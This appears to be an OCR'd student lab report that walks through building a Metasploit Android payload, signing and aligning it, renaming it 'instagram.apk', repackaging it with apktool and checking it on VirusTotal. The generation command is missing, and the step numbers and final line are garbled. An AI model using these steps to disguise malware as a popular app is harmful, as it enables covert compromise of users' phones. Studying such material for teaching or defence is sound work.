

Malicious APK File Creation
No. 1

CREATING MALWARE APK FILE

1. Used msfvenom to generate the malware android apk file as shown below:



2. Using keytool in order to generate key to sign the apk file generate above



2. Using jarsigner tool to sign our app with the key generated above

```
[-? -h --help]              Print this help message

┌──(ramahruday㉿kali-h)-[~/android]
└─$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore insta.apk hacked
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
jarsigner error: java.lang.RuntimeException: keystore load: keystore password was incorrect

┌──(ramahruday㉿kali-h)-[~/android]
└─$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore insta.apk hacked
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
jarsigner: you must enter key password

┌──(ramahruday㉿kali-h)-[~/android]
└─$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore insta.apk hacked
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/HACKED.SF
   adding: META-INF/HACKED.RSA
   adding: META-INF/SIGNFILE.SF
   adding: META-INF/SIGNFILE.RSA
  signing: AndroidManifest.xml
  signing: resources.arsc
  signing: classes.dex

>>> Signer
    X.509, CN=R, OU=ye, O=ye, L=l, ST=tx, C=us
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabled in a future update.
```

4. Using jarsigner to verify that the apk file is signed.

```
sm       572 Thu Nov 03 00:29:30 CDT 2022 resources.arsc
      >>> Signer
      X.509, CN=R, OU=ye, O=ye, L=l, ST=tx, C=us
      [certificate is valid from 11/3/22, 12:32 AM to 3/21/50, 12:32 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider

      >>> Signer
      X.509, C="US/O=Android/CN=Android Debug"
      [certificate is valid from 6/14/21, 7:31 AM to 8/8/34, 7:45 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider

sm     20316 Thu Nov 03 00:29:30 CDT 2022 classes.dex

      >>> Signer
      X.509, CN=R, OU=ye, O=ye, L=l, ST=tx, C=us
      [certificate is valid from 11/3/22, 12:32 AM to 3/21/50, 12:32 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider

      >>> Signer
      X.509, C="US/O=Android/CN=Android Debug"
      [certificate is valid from 6/14/21, 7:31 AM to 8/8/34, 7:45 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider


  s = signature was verified
  m = entry is listed in manifest
  k = at least one certificate was found in keystore

- Signed by "CN=R, OU=ye, O=ye, L=l, ST=tx, C=us"
    Digest algorithm: SHA1 (weak)
    Signature algorithm: SHA1withRSA (weak), 2048-bit key
- Unparsable signature-related file META-INF/SIGNFILE.SF

jar verified.

Warning:
This jar contains entries whose certificate chain is invalid. Reason: PKIX path bu
This jar contains entries whose signer certificate is self-signed.
The SHA1 digest algorithm is considered a security risk. This algorithm will be di
The SHA1withRSA signature algorithm is considered a security risk. This algorithm
This jar contains signatures that do not include a timestamp. Without a timestamp,

The signer certificate will expire on 2034-08-08.
```

3. Verifying the insta.apk using zipalaign

```
┌──(ramahruday㉿kali-h)-[~/android]
└─$ zipalign -v 4 insta.apk instagram.apk
Verifying alignment of instagram.apk (4)...
      50 META-INF/MANIFEST.MF (OK - compressed)
     286 META-INF/HACKED.SF (OK - compressed)
     619 META-INF/HACKED.RSA (OK - compressed)
    1736 META-INF/ (OK)
    1786 META-INF/SIGNFILE.SF (OK - compressed)
    2067 META-INF/SIGNFILE.RSA (OK - compressed)
    3153 AndroidManifest.xml (OK - compressed)
    4973 resources.arsc (OK - compressed)
    5203 classes.dex (OK - compressed)
Verification successful

┌──(ramahruday㉿kali-h)-[~/android]
└─$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/h
```

4. Now to add the secret code, first we decompile the insta.apk using apktool

```
Destination directory (/home/ramahruday/android/instagram) already exists. Use -f switch if yo

┌──(ramahruday㉿kali-h)-[~/android]
└─$ apktool d instagram.apk -f
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1-dirty on instagram.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /home/ramahruday/.local/share/apktool/framework/1.apk
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...
```

5. Then we add the secret code in the xml files

```
File  Edit  Search  View  Document  Help

1 <?xml version="1.0" encoding="utf-8"?>
2 <resources>
3     <string name="app_name">MainActivity</string>
4     <string name="secret">HELLO WOrlD!</string>
5 </resources>
6
```


6. After editing the xml file we rebuild it using apktool.jar

```
drwxr-xr-x 7 ramahruday ramahruday     4096 Nov  3 22:32 instagram
-rw-r--r-- 1 ramahruday ramahruday   599094 Sep 27 23:44 Project_DF.pdf

┌──(ramahruday㉿kali-h)-[~/Downloads]
└─$ java -jar apktool.jar b instagram o instagaram.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
I: Checking whether sources has changed ...
I: Checking whether resources has changed ...
I: Building resources ...
I: Building apk file ...
I: Copying unknown files/dir ...
I: Built apk ...

┌──(ramahruday㉿kali-h)-[~/Downloads]
```

7. The new apk is checked in virustotal for virus



Passs: infected